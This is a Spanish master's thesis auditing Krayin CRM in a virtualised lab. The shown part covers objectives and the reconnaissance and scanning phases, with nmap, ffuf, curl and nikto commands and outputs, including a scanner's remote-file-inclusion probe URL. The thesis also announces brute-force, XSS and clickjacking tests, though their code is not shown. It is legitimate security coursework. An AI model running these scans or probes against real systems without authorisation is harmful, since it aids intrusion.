



Smart Education

MÁSTER EN CIBERSEGURIDAD - ONLINE

AUDITORÍA TÉCNICA DE LA APLICACIÓN CRM KRAYIN EN UN ENTORNO VIRTUALIZADO

TFM elaborado por: Hans Eliot Herzfelder

Tutor de TFM: Raimundo Alcázar Quesada

Madrid, marzo 2026

Resumen

El presente Trabajo de Fin de Máster tiene como objetivo principal evaluar la robustez técnica de Krayin CRM (v2.1), una solución de código abierto para la gestión de clientes basada en el framework Laravel. El proyecto combina el despliegue de la aplicación en un entorno virtualizado, el análisis de esta para hallar vulnerabilidades y la explotación de estas.

Para el desarrollo de la auditoría se han empleado herramientas del sector de la ciberseguridad, incluyendo Kali Linux, Burp Suite para la interceptación de tráfico, OWASP ZAP para escaneos dinámicos y análisis estático de código (SAST) para revisar la lógica programada en PHP/Laravel.

Abstract

This Master's Thesis aims to evaluate the technical robustness of Krayin CRM (v2.1), an open-source customer relationship management solution based on the Laravel framework. The project combines the deployment of the application in a virtualized environment, vulnerability analysis, and the exploitation of identified flaws.

To conduct the audit, industry-standard cybersecurity tools were employed, including Kali Linux, Burp Suite for traffic interception, OWASP ZAP for dynamic scanning, and Static Application Security Testing (SAST) to review the logic programmed in PHP/Laravel.

Palabras claves

Laravel Framework, Gestión de Relaciones con Clientes (CRM), Pentesting (Pruebas de intrusión), Análisis de Vulnerabilidades, Burp Suite, OWASP ZAP.

Índice

Introducción y objetivos	8
1. Planteamiento del escenario a analizar	9
2. Listado de acciones.	10
3. Fase de reconocimiento y escaneo.....	11
3.1 Reconocimiento	11
3.2 Escaneo de vulnerabilidades	16
4. Auditoría de código fuente	22
5. Fase de explotación	26
6. Fase de análisis	34
7. Informe a cliente.....	37
7.1 Introducción	37
7.2 Objetivo	38
7.3 Objetivos específicos.....	39
7.3 Alcance.....	40
7.3 Metodología y métodos	40
7.3.1 OWASP (Open Web Application Security Project)	42
7.3.2 PTES (Penetration Testing Execution Standard).....	42
7.4 Pruebas realizadas	42
7.4.1 Tipos de pruebas	42
7.5 Criterios de clasificación de las vulnerabilidades.....	43
7.6 Resumen de los fallos de seguridad detectados	44
7.7 Informe técnico	45
8. Conclusión	58
9. Referencias	59

Lista de ilustraciones

Ilustración 1: Identificación del sistema.....	12
Ilustración 2: Identificación de las tecnologías.....	13
Ilustración 3: Identificación de las tecnologías - 2.....	13
Ilustración 4: Inspección de cabeceras HTTP.....	13
Ilustración 5: Mapeo de estructura.....	14
Ilustración 6: Mapeo de estructura - 2	15
Ilustración 7: Revisión de rutas	15
Ilustración 8: Revisión de rutas - 2.....	16
Ilustración 9: Revisión de rutas – 3.....	16
Ilustración 10: Escaneo de puertos.....	17
Ilustración 11: Escaneo a través de nikto	18
Ilustración 12: Escaneo a través de nikto - 2	18
Ilustración 13: Análisis con OWASP ZAP	19
Ilustración 14: Análisis con OWASP ZAP - 2.....	19
Ilustración 15: Análisis con OWASP ZAP – 3	20
Ilustración 16: Análisis con Skipfish.....	20
Ilustración 17: Análisis con Skipfish – 2.....	21
Ilustración 18: Análisis con Wapiti	21
Ilustración 19: Análisis con Wapiti - 2	22
Ilustración 20: Preparación del entorno	23
Ilustración 21: Preparación del entorno – 2	23
Ilustración 22: Análisis del código.....	24
Ilustración 23: Revisión de dependencias.....	25
Ilustración 24: Revisión manual con Grep	25
Ilustración 25: Revisión manual con Grep - 2	25
Ilustración 26: Revisión manual con Grep - 3	26
Ilustración 27: Prueba de vulnerabilidad CVE-2025-54370	27
Ilustración 28: Prueba de vulnerabilidad CVE-2025-54370 - 2	27
Ilustración 29: Prueba de vulnerabilidad CVE-2025-54370 - 3	28
Ilustración 30: Realización de prueba de fuerza bruta.....	28
Ilustración 31: Realización de prueba de fuerza bruta - 2.....	28
Ilustración 32: Realización de prueba de fuerza bruta - 3.....	29

Ilustración 33: Realización de prueba de fuerza bruta - 4.....	29
Ilustración 34: Prueba de inyección SQL	30
Ilustración 35: Prueba de inyección SQL - 2.....	30
Ilustración 36: Prueba de inyección SQL - 3.....	31
Ilustración 37: Prueba de inyección SQL – 4.....	31
Ilustración 38: Realización de Clickjaking	32
Ilustración 39: Realización de Clickjaking - 2.....	32
Ilustración 40: Realización de Clickjaking - 3.....	33
Ilustración 41: Prueba de inyección de código malicioso	33
Ilustración 42: Prueba de inyección de código malicioso – 2.....	34
Ilustración 43: Seguridad de la información	39
Ilustración 44: Informe - Resultados de análisis	44
Ilustración 45: Informe - Prueba de fuerza bruta.....	46
Ilustración 46: Informe - Prueba de fuerza bruta - 2	46
Ilustración 47: Informe - Prueba de fuerza bruta - 3	47
Ilustración 48: Informe - Prueba de vulnerabilidad CVE-2025-64500	48
Ilustración 49: Informe - Prueba de vulnerabilidad CVE-2025-54370	49
Ilustración 50: Informe - Prueba de vulnerabilidad CVE-2025-54370 - 2	49
Ilustración 51: Informe - Prueba de vulnerabilidad CVE-2025-54370 – 3	49
Ilustración 52: Informe - Realización de Clickjaking.....	51
Ilustración 53: Informe - Realización de Clickjaking.....	51
Ilustración 54: Informe - Realización de Clickjaking – 2.....	52
Ilustración 55: Informe - Prueba de inyección de código malicioso	53
Ilustración 56: Prueba de inyección de código malicioso - 2.....	53
Ilustración 57: Informe - Mapeo de estructura	55
Ilustración 58: Informe - Mapeo de estructura - 2	55
Ilustración 59: Informe – Revisión de rutas.....	56
Ilustración 60: Informe – Revisión de rutas - 2.....	56
Ilustración 61: Informe – Revisión de rutas - 3.....	56

Introducción y objetivos

Introducción y motivación

La transformación digital ha convertido a los sistemas de Gestión de Relaciones con el Cliente (CRM) en el núcleo operativo de muchas empresas modernas. Sin embargo, la adopción de soluciones de código abierto como Krayin CRM, aunque ofrece flexibilidad y reducción de costes, plantea desafíos críticos en términos de seguridad si no se implementan bajo estándares rigurosos.

Mi decisión de elegir este tema nace de la voluntad de simular un entorno de explotación lo más cercano posible a la realidad corporativa actual. En lugar de optar por laboratorios de pruebas simplificados o entornos controlados con fines puramente educativos, he buscado deliberadamente una herramienta robusta, moderna y compleja como Krayin CRM para enfrentarme a un verdadero reto técnico en el ámbito del hacking ético.

Objetivo general

Realizar un despliegue controlado y una auditoría de seguridad integral (*Pentesting*) sobre la aplicación Krayin CRM, con el fin de identificar vulnerabilidades y posteriormente la realización de un informe con los resultados de la auditoria para la empresa que ha solicitado nuestros servicios.

Objetivos Específicos:

- Desplegar un entorno de laboratorio controlado mediante el hipervisor Proxmox para replicar fielmente un escenario de producción real sin riesgos operativos.
- Identificar la superficie de ataque a través de técnicas de reconocimiento activo, mapeando servicios, versiones de software y rutas críticas de la aplicación Krayin CRM.
- Evaluar la robustez de la aplicación web frente a las amenazas del estándar OWASP Top 10, utilizando herramientas de escaneo dinámico (DAST) como OWASP ZAP y Nikto.
- Realizar un análisis estático de seguridad (SAST) sobre el código fuente en PHP/Laravel para localizar funciones críticas desprotegidas o flujos de datos mal saneados.

- Validar el impacto de las vulnerabilidades halladas mediante pruebas de explotación controladas, analizando su efecto sobre la confidencialidad e integridad de la información comercial.

1. Planteamiento del escenario a analizar

Para el desarrollo de este proyecto, se ha definido un escenario de auditoría basado en una colaboración profesional entre dos entidades ficticias. Nuestra firma de ciberseguridad y hacking ético, Umbrella Security Labs, ha sido contratada por una pequeña empresa del sector servicios para realizar una auditoría de seguridad de su plataforma Krayin CRM.

La empresa cliente ha optado por esta solución de código abierto debido a la imposibilidad de costear licencias de software privado, aprovechando que cuentan con desarrolladores internos capaces de mantener la herramienta. Sin embargo, existe una preocupación crítica: que la naturaleza open source del CRM facilite a atacantes externos la identificación de vulnerabilidades que comprometan sus datos comerciales.

Ante la falta de infraestructura física del cliente para realizar pruebas, hemos desplegado un entorno virtualizado bajo el hipervisor Proxmox. Este laboratorio replica fielmente un escenario de producción real, configurando el servidor de la aplicación exclusivamente a través del puerto HTTPS 443. Este enfoque permite realizar una auditoría técnica profunda en un entorno controlado y seguro, evaluando la resistencia de la plataforma frente a vectores de ataque reales sin interrumpir la operativa de la compañía.

2. Listado de acciones.

1. Preparación y Despliegue del Escenario

- Configuración del entorno virtual: Instalación y configuración del hipervisor Proxmox para alojar el laboratorio de pruebas.
- Despliegue de la aplicación: Instalación de Krayin CRM (v2.1) sobre un servidor Ubuntu con Apache.
- Aislamiento de red: Configuración de reglas de red para permitir el acceso exclusivo a través del puerto HTTPS (443), replicando un entorno de producción real.

2. Reconocimiento y Descubrimiento

- Identificación de servicios: Uso de Nmap para detectar puertos abiertos, versiones del sistema operativo y servicios activos.
- Análisis de huella digital (Fingerprinting): Ejecución de WhatWeb y Curl para confirmar el uso del framework Laravel y las cookies de sesión del CRM.
- Mapeo de directorios: Uso de Ffuf para descubrir rutas ocultas, archivos de configuración (web.config) y carpetas de instalación expuestas.

3. Análisis de Vulnerabilidades (Escaneo)

- Escaneo de seguridad web: Ejecución de Nikto para localizar fallos en la configuración del servidor y falta de cabeceras de seguridad.
- Auditoría dinámica (DAST): Uso de OWASP ZAP (Spider y AJAX Spider) para rastrear la aplicación y categorizar alertas de seguridad automáticas.
- Revisión de dependencias: Uso de Local-PHP-security-checker para identificar librerías de terceros con vulnerabilidades conocidas (CVE-2025-54370 y CVE-2025-64500).

4. Auditoría de Código Fuente (SAST)

- Análisis estático: Implementación de la herramienta Psalm con --taint-analysis para buscar flujos de datos no saneados.
- Búsqueda manual de funciones críticas: Uso de comandos Grep para localizar el uso de consultas SQL en bruto (DB::raw) o ejecuciones de sistema inseguras.

5. Explotación y Validación de Hallazgos

- Pruebas de intrusión en autenticación: Desarrollo de un script personalizado en Python para realizar un ataque de fuerza bruta saltando la protección de tokens anti-CSRF.
- Validación de inyecciones (XSS): Inserción de scripts maliciosos en los campos de perfil para confirmar la falta de filtrado en la base de datos.
- Simulación de ingeniería social: Creación de un entorno de Clickjacking mediante el uso de iframes para demostrar la vulnerabilidad visual del sitio.
- Interceptación de tráfico: Uso de Burp Suite para manipular peticiones HTTP y validar la robustez de los middlewares de seguridad.

6. Análisis de Impacto y Elaboración de Informe

- Clasificación de criticidad: Categorización de los fallos encontrados según su impacto en la tríada de la ciberseguridad (Confidencialidad, Integridad y Disponibilidad).
- Definición de mitigaciones: Redacción de recomendaciones técnicas para subsanar cada vulnerabilidad detectada.

3. Fase de reconocimiento y escaneo

3.1 Reconocimiento

Esta fase permite definir la superficie de ataque y entender el entorno en el que opera el objetivo. En un escenario de hacking ético convencional, esta etapa se divide en dos vertientes:

3.1.1 Reconocimiento Pasivo (Footprinting): En una situación real, esta fase consistiría en la recolección de información sin interactuar directamente con los sistemas de la empresa cliente, utilizando fuentes abiertas (OSINT) como buscadores (Google, Bing), redes sociales profesionales (LinkedIn) o registros de dominios (WHOIS). Dado que este proyecto se desarrolla sobre una empresa ficticia y un entorno de laboratorio controlado, la fase de reconocimiento pasivo se considera "completada" de forma teórica. Asumimos que la información pública necesaria ya ha sido proporcionada por el cliente o es conocida, centrando nuestros esfuerzos en la vertiente técnica.

3.1.2 Reconocimiento Activo: Al tratarse de un entorno virtualizado mediante el hipervisor Proxmox, el reconocimiento activo adquiere una importancia crítica. En este punto, comenzamos a interactuar directamente con la infraestructura desplegada. El objetivo es identificar los servicios activos, las versiones de software y la topología de la red interna.

3.1.3 Para llevar a cabo este proceso, se ejecutarán las siguientes acciones y comandos desde la máquina atacante (Kali Linux):

A. Identificación del sistema y servicios por medio del comando `nmap -sV -O -F 10.0.0.10`

El escaneo no pudo determinar los servicios activos ni el sistema operativo con precisión debido a que un firewall bloqueó los 100 puertos analizados, dejándolos en estado "filtrado". No obstante, la dirección MAC permitió identificar el hardware como perteneciente a Proxmox Server Solutions GmbH, lo que sugiere fuertemente que el objetivo es un servidor de virtualización de esa plataforma, a pesar de las restricciones de seguridad encontradas.

```
~/laravel-crm-2.1 (5.726s)
nmap -sV -O -F 10.0.0.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 17:00 CET
Nmap scan report for 10.0.0.10
Host is up (0.00088s latency).
All 100 scanned ports on 10.0.0.10 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)
MAC Address: BC:24:11:51:DE:81 (Proxmox Server Solutions GmbH)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.62 seconds
```

Ilustración 1: Identificación del sistema

B. Identificación de las tecnologías que utiliza un sitio por medio del comando `whatweb https://10.0.0.10`

El servidor analizado utiliza Apache 2.4.64 sobre Ubuntu Linux y redirige automáticamente el acceso inicial a un panel de administración en la ruta `/admin/login`. Además, se ha identificado que la plataforma alojada es Krayin

CRM, un sistema basado en Laravel, gracias a la detección de sus cookies de sesión.

```
~/laravel-crm-2.1 (6.735s)
whatweb https://10.0.0.10
https://10.0.0.10 [302 Found] Apache[2.4.64], Cookies[XSRF-TOKEN,krayin_crm_session], Country[RESERVED][ZZ], HTM
ps://10.0.0.10/admin/login], RedirectLocation[https://10.0.0.10/admin/login], Title[Redirecting to https://10.0.
https://10.0.0.10/admin/login [200 OK] Apache[2.4.64], Cookies[XSRF-TOKEN,krayin_crm_session], Country[RESERVED]
cript[module,text/javascript,text/x-template], Title[Sign In], UncommonHeaders[phpdebugbar-id]
```

Ilustración 2: Identificación de las tecnologías

```
HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.64 (Ubuntu)], HttpOnly[krayin_crm_session], IP[10.0.0.10], Meta-Refresh-Redirect[htt
0.0.0.10/admin/login]
VED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.64 (Ubuntu)], HttpOnly[krayin_crm_session], IP[10.0.0.10], PoweredBy[--], S
```

Ilustración 3: Identificación de las tecnologías - 2

C. Inspección de cabeceras HTTP a través del comando curl -k -I https:10.0.0.10

Este análisis realizado con curl reafirma los hallazgos obtenidos previamente mediante el comando whatweb. Se confirma de manera consistente que el servidor opera con Apache 2.4.64 sobre Ubuntu y que utiliza un código de estado 302 Found para redirigir automáticamente el tráfico desde la raíz hacia la página de inicio de sesión en /admin/login. Finalmente, la detección de las cookies XSRF-TOKEN y krayin_crm_session ratifica que la aplicación alojada es efectivamente Krayin CRM.

```
~/laravel-crm-2.1 (0.239s)
curl -k -I https://10.0.0.10/
HTTP/1.1 302 Found
Date: Thu, 25 Sep 2025 20:12:33 GMT
Server: Apache/2.4.64 (Ubuntu)
Cache-Control: no-cache, private
Location: https://10.0.0.10/admin/login
Set-Cookie: XSRF-TOKEN=eyJpdiI6IjVhVUUhSaHUyMHVhSjE0bWVhYjY5aGc9PSIsInZhbnVlIjoiaWZzZRUxPQmhc0cJHc0kxNW9RemdR2RGYXdTtk
JjM05hM3BwS0V2TEl0bkdPdFNQdzBDK2E4Rk94QzhhNWZyZDZSUVE5Y29wU3J1TzMT1RwVGNpUk50TTVqQWVRGkxSmdhaFJYcUEucmZ6ZWVWVmNmZkZk28
xQm5K0FZuNCswZGYiLCJtYWMiOiJlNDln2Y5N2Y4Njln2ZHMGEzMzc4MDRlZGJkYzY5OTBhNGQ3NmZiOWRiYTQ3MmQ1YTl0WRhYTNhYjUxMmFmIiwid
dGFnIjoiaWZzZRUxPQmhc0cJHc0kxNW9RemdR2RGYXdTtkJm05hM3BwS0V2TEl0bkdPdFNQdzBDK2E4Rk94QzhhNWZyZDZSUVE5Y29wU3J1TzMT1RwVGNpUk50TTVqQWVRGkxSmdhaFJYcUEucmZ6ZWVWVmNmZkZk28
Set-Cookie: krayin_crm_session=eyJpdiI6IjVhVUUhSaHUyMHVhSjE0bWVhYjY5aGc9PSIsInZhbnVlIjoiaWZzZRUxPQmhc0cJHc0kxNW9RemdR2RGYXdTtkJm05hM3BwS0V2TEl0bkdPdFNQdzBDK2E4Rk94QzhhNWZyZDZSUVE5Y29wU3J1TzMT1RwVGNpUk50TTVqQWVRGkxSmdhaFJYcUEucmZ6ZWVWVmNmZkZk28
FIZzc5LzVneW1aL3pPeXRpa3RabkdneHlGY3JUSFQ5NnpsQ3d0b3BNNkpCcVZWVU5kYVlHNUG4UmtwVXkzRHVtYk5uVHpkVkhPVjNLZWdw3BhYnhydDZ
mMldFa0tyWjFubnV0a3kzMUEiLCJtYWMiOiJlNDln2Y5N2Y4Njln2ZHMGEzMzc4MDRlZGJkYzY5OTBhNGQ3NmZiOWRiYTQ3MmQ1YTl0WRhYTNhYjUxMmFmIiwid
ODIzIiwidGFnIjoiaWZzZRUxPQmhc0cJHc0kxNW9RemdR2RGYXdTtkJm05hM3BwS0V2TEl0bkdPdFNQdzBDK2E4Rk94QzhhNWZyZDZSUVE5Y29wU3J1TzMT1RwVGNpUk50TTVqQWVRGkxSmdhaFJYcUEucmZ6ZWVWVmNmZkZk28
Content-Type: text/html; charset=utf-8
```

Ilustración 4: Inspección de cabeceras HTTP

- D. Mapeo de la estructura de la aplicación a través del comando ffuf -u https://10.0.0.10/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302

El escaneo reveló ficheros como robots.txt, que orienta sobre rutas que no deben indexarse pero que también sirve como guía de información para atacantes, y web.config, un archivo que contiene directivas internas de configuración del servidor. Asimismo, la identificación de diversas rutas de instalación (como install.mysql, install.pgsql o installer) no solo expone posibles puntos de vulnerabilidad, sino que además permite deducir el tipo de base de datos de la aplicación.

```
ffuf -u https://10.0.0.10/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302
```



v2.1.0-dev

```
-----  
:: Method      : GET  
:: URL         : https://10.0.0.10/FUZZ  
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads    : 40  
:: Matcher     : Response status: 200,301,302  
-----
```

Ilustración 5: Mapeo de estructura

admin	[Status: 302, Size: 362, Words: 60, Lines: 12, Duration: 904ms]
cgi-bin/	[Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 14ms]
fonts	[Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 26ms]
index.php	[Status: 302, Size: 402, Words: 60, Lines: 12, Duration: 4181ms]
installer	[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 35ms]
install.mysql	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3472ms]
install	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3519ms]
install.pgsql	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3487ms]
installation	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3463ms]
installwordpress	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3432ms]
install-xaom	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3423ms]
install-xaff	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3591ms]
install-xbench	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3519ms]
install-xfcomp	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3523ms]
install-xoffers	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3571ms]
install-xpconf	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3578ms]
install-xrma	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3478ms]
install-xsurvey	[Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3668ms]
javascript	[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 30ms]
robots.txt	[Status: 200, Size: 24, Words: 2, Lines: 3, Duration: 46ms]
storage	[Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 61ms]
web.config	[Status: 200, Size: 1183, Words: 231, Lines: 29, Duration: 67ms]
:: Progress: [4614/4614] :: Job [1/1] :: 6 req/sec :: Duration: [0:09:35] :: Errors: 13 ::	

Ilustración 6: Mapeo de estructura - 2

Posteriormente se ha observado las direcciones robots.txt y web.config, a las cuales se puede acceder sin necesidad de iniciar sesión en la aplicación. El archivo robots.txt presenta las directivas User-agent: * y Disallow: vacías, lo que confirma que el archivo es legible y que el servidor no tiene configuradas restricciones para los rastreadores de búsqueda. Asimismo, el archivo web.config muestra su código XML con reglas de reescritura de URL diseñadas específicamente para redirigir todas las peticiones del servidor hacia el archivo index.php.




Ilustración 7: Revisión de rutas




Ilustración 8: Revisión de rutas - 2




Ilustración 9: Revisión de rutas – 3

3.2 Escaneo de vulnerabilidades

En esta fase, el objetivo es identificar fallos de configuración, versiones obsoletas con exploits conocidos (CVE) y debilidades en la aplicación web. A diferencia del reconocimiento, aquí realizamos un análisis más intrusivo.

- A. Escaneo de puertos y vulnerabilidades a través del comando `nmap -p 443 --script -p 443 --script vul 10.0.0.10`

El puerto 443/tcp aparece como filtered (filtrado). Esto significa que un firewall está impidiendo que Nmap determine si el puerto está abierto o cerrado por lo cual no se encontrar vulnerabilidades en dicho puerto.

```
~/laravel-crm-2.1 (10.673s)
nmap -p 443 --script vuln 10.0.0.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-19 13:16 CET
Nmap scan report for 10.0.0.10
Host is up (0.0018s latency).
PORT      STATE      SERVICE
443/tcp   filtered   https
MAC Address: BC:24:11:51:DE:81 (Proxmox Server Solutions GmbH)
Nmap done: 1 IP address (1 host up) scanned in 10.57 seconds
```

Ilustración 10: Escaneo de puertos

- B. Escaneo específico de la aplicación web con Nikto por medio del comando `nikto -h https://10.0.0.10`

La infraestructura presenta vulnerabilidades en el manejo de sesiones, ya que la cookie XSRF-TOKEN puede ser extraída por scripts maliciosos al carecer de la protección `httponly`, mientras que la cookie `krayin_crm_session` corre el riesgo de ser interceptada en tránsitos no cifrados por no tener activa la bandera `secure`. Complementariamente, el servidor carece de encabezados de seguridad fundamentales, dejando al sitio desprotegido frente a ataques de clickjacking por la falta de `X-Frame-Options`, vulnerable a la interceptación de datos al no implementar `Strict-Transport-Security (HSTS)` para obligar el uso de HTTPS, y expuesto a la ejecución de código malicioso mediante la manipulación de tipos MIME por la ausencia de `X-Content-Type-Options`.

```

~/laravel-crm-2.1
nikto -h https://10.0.0.10
- Nikto v2.5.0
-----
+ Target IP:      10.0.0.10
+ Target Hostname: 10.0.0.10
+ Target Port:    443
-----
+ SSL Info:      Subject: /C=AU/ST=Some-State/O=Internet Widgits Pty Ltd
                  Ciphers: TLS_AES_256_GCM_SHA384
                  Issuer: /C=AU/ST=Some-State/O=Internet Widgits Pty Ltd
+ Start Time:    2026-02-19 13:36:50 (GMT1)
-----
+ Server: Apache/2.4.64 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie XSRF-TOKEN created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie krayin_crm_session created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: https://10.0.0.10/admin/login
+ /YzYV7pG3.render_warning_screen: Uncommon header 'phpdebugbar-id' found, with contents: 01K60XPC2TYP3XKXHGR81RYF4.
+ All CGI directories 'found', use '-C none' to test none

```

Ilustración 11: Escaneo a través de nikto

```

+ /web.config: ASP config file is accessible.
+ /webamil/test.php?mode=phpinfo: Horde allows phpinfo() to be run, which gives detailed system information. See: https://www.php.net/manual/en/function.phpinfo.php
+ /wikihome/action/conflict.php?TemplateDir=http://blog.cirt.net/rfiinc.txt: Some versions of WikkiTikkiTavi allow external source to be included. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-2106
+ /cgi/post-query: Echoes back result of your POST.
+ /webcgi/post-query: Echoes back result of your POST.
+ /cgi-914/post-query: Echoes back result of your POST.
+ /cgi-915/post-query: Echoes back result of your POST.
+ /bin/post-query: Echoes back result of your POST.
+ /cgi/post-query: Echoes back result of your POST.
+ /mpcsgi/post-query: Echoes back result of your POST.
+ /cgi-bin/post-query: Echoes back result of your POST.
+ /ows-bin/post-query: Echoes back result of your POST.
+ /cgi-sys/post-query: Echoes back result of your POST.
+ /cgi-local/post-query: Echoes back result of your POST.
+ /htbin/post-query: Echoes back result of your POST.
+ /cgibin/post-query: Echoes back result of your POST.
+ /cgis/post-query: Echoes back result of your POST.
+ /scripts/post-query: Echoes back result of your POST.
+ /cgi-win/post-query: Echoes back result of your POST.
+ /fcgi-bin/post-query: Echoes back result of your POST.
+ /cgi-exe/post-query: Echoes back result of your POST.
+ /cgi-home/post-query: Echoes back result of your POST.
+ /cgi-perl/post-query: Echoes back result of your POST.
+ /scgi-bin/post-query: Echoes back result of your POST.
+ /cgi-bin-sdb/post-query: Echoes back result of your POST.
+ /cgi-mod/post-query: Echoes back result of your POST.
+ /cutenews/index.php?debug: Cutenews 1.3 contains an information disclosure bug that reveals standard 'phpinfo' page output. See: https://seclists.org/fulldisclosure/2003/Dec/15

```

Ilustración 12: Escaneo a través de nikto - 2

C. Análisis Dinámico con OWASP ZAP

Se han seleccionado tanto el spider tradicional como el spider Ajax para un rastreo profundo que ha derivado en la pestaña de "Alertas", donde se categorizan los posibles problemas encontrados (17 alertas en total): Riesgos Bajos/Medios (Banderas amarillas/naranjas): Ausencia de cabeceras de

seguridad críticas: CSP (Content Security Policy), Anti-Clickjacking, X-Content-Type-Options y HSTS

Inicio Rápido Petición Respuesta Solicitante +

Escaneo Automatizado

Esta pantalla le permite iniciar un escaneo automático contra una aplicación: simplemente ingrese su URL a continuación y presione 'Atacar'.

Tenga en cuenta que solo debe atacar aplicaciones para las cuales ha recibido previamente una clara autorización.

URL a atacar: Seleccionar...

Usar el spider tradicional: ☒

Usar el spider ajax: Sí es Moderno con Chrome

